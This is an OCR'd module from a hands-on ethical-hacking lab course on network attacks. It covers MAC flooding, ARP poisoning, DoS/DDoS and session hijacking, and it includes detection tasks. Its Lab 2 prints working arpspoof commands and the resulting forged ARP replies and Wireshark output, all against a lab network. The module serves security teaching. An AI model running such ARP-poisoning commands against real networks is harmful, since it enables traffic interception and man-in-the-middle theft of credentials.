Module 06: Network Level Attacks and Countermeasures

Scenario

Attackers use various attack strategies to compromise the security of a network, potentially causing disruption, damage, and loss to organizations and individuals. Therefore, it is important for security professionals to have an understanding of these attack strategies, because such an understanding is essential for protecting the network from various attacks.

The labs in this module provide real-time experience in performing various network level attacks on the target organization.

Objective

The objective of the lab is to perform network level attacks and other tasks that include, but are not limited to:

- Sniff the network
- Analyze incoming and outgoing packets for any attacks
- Perform DoS attack, DDoS attack and session hijacking
- Secure the network from attacks

Overview of Network Level Attacks

Attackers compromise the security of networks using various techniques such as MAC flooding, ARP poisoning, ARP spoofing, DoS and DDoS attacks, and session hijacking. This allows attackers to capture data packets containing sensitive information such as passwords, account information, syslog traffic, router configuration, DNS traffic, email traffic, web traffic, chat sessions, and FTP passwords.

Using a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and make the system unresponsive, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance.

Further, attackers use session hijacking to take over a valid Transmission Control Protocol (TCP) communication session between two computers and sniff all the traffic from established TCP sessions to perform identity theft, information theft, fraud, etc.

Lab Tasks

We will use numerous tools and techniques to perform network level attacks. Recommended labs that assist in learning various network level attacks techniques include:

1. Perform MAC flooding to compromise the security of network switches
    - Perform MAC flooding using macof
2. Perform ARP poisoning to divert all communication between two machines
    - Perform ARP poisoning using arpspoof
3. Detect ARP attacks using ARP spoofing detection tools to ensure data privacy
    - Detect ARP poisoning in a switch-based network
4. Perform DoS and DDoS attacks using various techniques on a target host to prevents access to system resources for legitimate users
    - Perform a DoS attack on a target host using hping3
    - Perform a DDoS attack using HOIC
5. Detect and protect against DDoS attack
    - Detect and protect against DDoS attack using Anti DDoS Guardian
6. Perform session hijacking to seize control of a valid TCP communication session between two computers
    - Hijack a session using Zed Attack Proxy (ZAP)
7. Detect session hijacking attempts using manual method
    - Detect session hijacking using Wireshark

Lab 1: Perform MAC Flooding to Compromise the Security of Network Switches

**Lab Scenario**

The first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network.

In active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the

network and records it for future review. Ethical hacker can see all the information in the packet, including data that should remain hidden.

**Lab Objectives**


- Perform MAC Flooding using macof


Task 1: Perform MAC Flooding using macof


MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

Here, we will use the macof tool to perform MAC flooding.






Lab 2: Perform ARP Poisoning to Divert all Communication Between Two Machines

**Lab Scenario**

ARP poisoning technique generally used by attackers to perform sniffing on a target network. Using this method, an attacker can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks using sniffing.

**Lab Objectives**


- Perform ARP Poisoning using arpspoof


Task 1: Perform ARP Poisoning using arpspoof


ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.


arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.


Here, we will use the arpspoof tool to perform ARP poisoning.


Applications Places System
Wed Sep 17, 10:18
Capturing from eth0 (as superuser)
Parrot Terminal
File Edit View Search Terminal Help
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #arpspoof -i eth0 -t 10.10.1.1
eth0: <live capture in progress>
Packets: 6 · Displayed: 6 (100.0%)
Profile: Default
Menu
(as superuser)
Parrot Terminal


Applications Places System
Wed Sep 17, 10:23
Capturing from eth0 (as superuser)
Parrot Terminal
File Edit View Search Terminal Help
2:15:5d:31:6:67 2:15:5d:31:6:65 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:
67
[1]+ Stopped arpspoof -i eth0 -t 10.10.1.1 10.10.1.1
┌─[✗]─[root@parrot]─[~]
└──╼ #
eth0: <live capture in progress>
Packets: 69 · Displayed: 69 (100.0%)
Profile: Default
Menu
(as superuser)
Parrot Terminal


Applications Places System
Wed Sep 17, 10:24
Capturing from eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
44 217.960919497 10.10.1.14 224.0.0.251 MDNS 418 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
45 217.960945897 fe80::8678:aadf:7bc… ff02::fb MDNS 438 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
46 217.960956497 fe80::15:5dff:fe31:… ff02::fb MDNS 371 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
47 282.008785401 10.10.1.14 224.0.0.251 MDNS 418 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
48 282.008848701 fe80::8678:aadf:7bc… ff02::fb MDNS 438 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
49 282.008848801 fe80::15:5dff:fe31:… ff02::fb MDNS 371 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
50 314.145902015 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
51 316.146033015 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
52 318.146156115 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
53 320.146299215 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
54 322.146461515 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
55 324.146615615 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
56 326.146750415 MS-NLB-PhysServer-2… MS-NLB-PhysServer-2… ARP 42 Gratuitous ARP for 10.10.1.1 (Reply)
Frame 1: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:6b (02:15:5d:31:06:6b), Dst: IPv4mcast_fb (91:00:5e:00:00:fb)
Internet Protocol Version 4, Src: 10.10.1.14, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (response)
0000 01 00 5e 00 00 fb 02 15 5d 31 06 6b 08 00 45 00
0010 01 94 dd 04 40 00 ff 11 b1 40 0a 01 0e e0 00
0020 00 fb 14 e9 14 e9 01 80 6c 3b 00 00 84 00 00 00
0030 00 08 00 00 00 04 10 61 64 62 2d 75 6e 69 64 65
0040 6e 74 69 66 69 65 64 04 5f 61 64 62 04 5f 74 63
0050 70 05 6c 6f 63 61 6c 00 00 10 80 01 00 00 11 94
0060 00 01 00 09 5f 73 65 72 76 69 63 65 73 07 5f 64
0070 6e 73 2d 73 64 04 5f 75 64 70 c0 27 00 0c 00 01
0080 00 00 11 94 00 02 c0 1d c0 1d 00 0c 00 01 00 00
0090 11 94 00 02 c0 0c c0 0c 00 21 80 01 00 00 00 78
00a0 00 10 00 00 00 00 15 b3 07 41 6e 64 72 6f 69 64
eth0: <live capture in progress>
Packets: 104 · Displayed: 104 (100.0%)
Profile: Default
Menu
(as superuser)
Parrot Terminal


Applications Places System
Wed Sep 17, 10:25
Capturing from eth0 (as superuser)
Parrot Terminal
File Edit View Search Terminal Help
2:15:5d:31:6:67 2:15:5d:31:6:65 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
2:15:5d:31:6:67 2:15:5d:31:6:65 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
2:15:5d:31:6:67 2:15:5d:31:6:65 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
^Z
[1]+ Stopped arpspoof -i eth0 -t 10.10.1.1 10.10.1.1
┌─[✗]─[root@parrot]─[~]
└──╼ #arpspoof -i eth0 -t 10.10.1.10 10.10.1.1
2:15:5d:31:6:67 0:15:5d:1:80:1 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
2:15:5d:31:6:67 0:15:5d:1:80:1 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
2:15:5d:31:6:67 0:15:5d:1:80:1 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
2:15:5d:31:6:67 0:15:5d:1:80:1 0806 42: arp reply 10.10.1.1 is-at 2:15:5d:31:6:67
^Z
[2]+ Stopped arpspoof -i eth0 -t 10.10.1.10 10.10.1.1
┌─[✗]─[root@parrot]─[~]
└──╼ #
eth0: <live capture in progress>
Packets: 123 · Displayed: 123 (100.0%)
Profile: Default
Menu
(as superuser)
Parrot Terminal




Lab 3: Detect ARP Attacks using ARP Spoofing Detection Tools to Ensure Data Privacy

**Lab Scenario**

Network sniffing involves using sniffer tools that enable the real-time monitoring and analysis of data packets flowing over computer networks. These network sniffers can be detected by using various techniques such as:

- **Ping Method**: Identifies if a system on the network is running in promiscuous mode
- **DNS Method**: Identifies sniffers in the network by analyzing the increase in network traffic
- **ARP Method**: Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

We should be able to detect network sniffing in the network. A sniffer on a network only captures data and runs in promiscuous mode, so it is not easy to detect. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace, since it does not transmit data. Therefore, to detect sniffing attempts, you must use the network sniffing detection technique and tool discussed in this lab.

**Lab Objectives**


- Detect ARP Poisoning in a Switch-Based Network

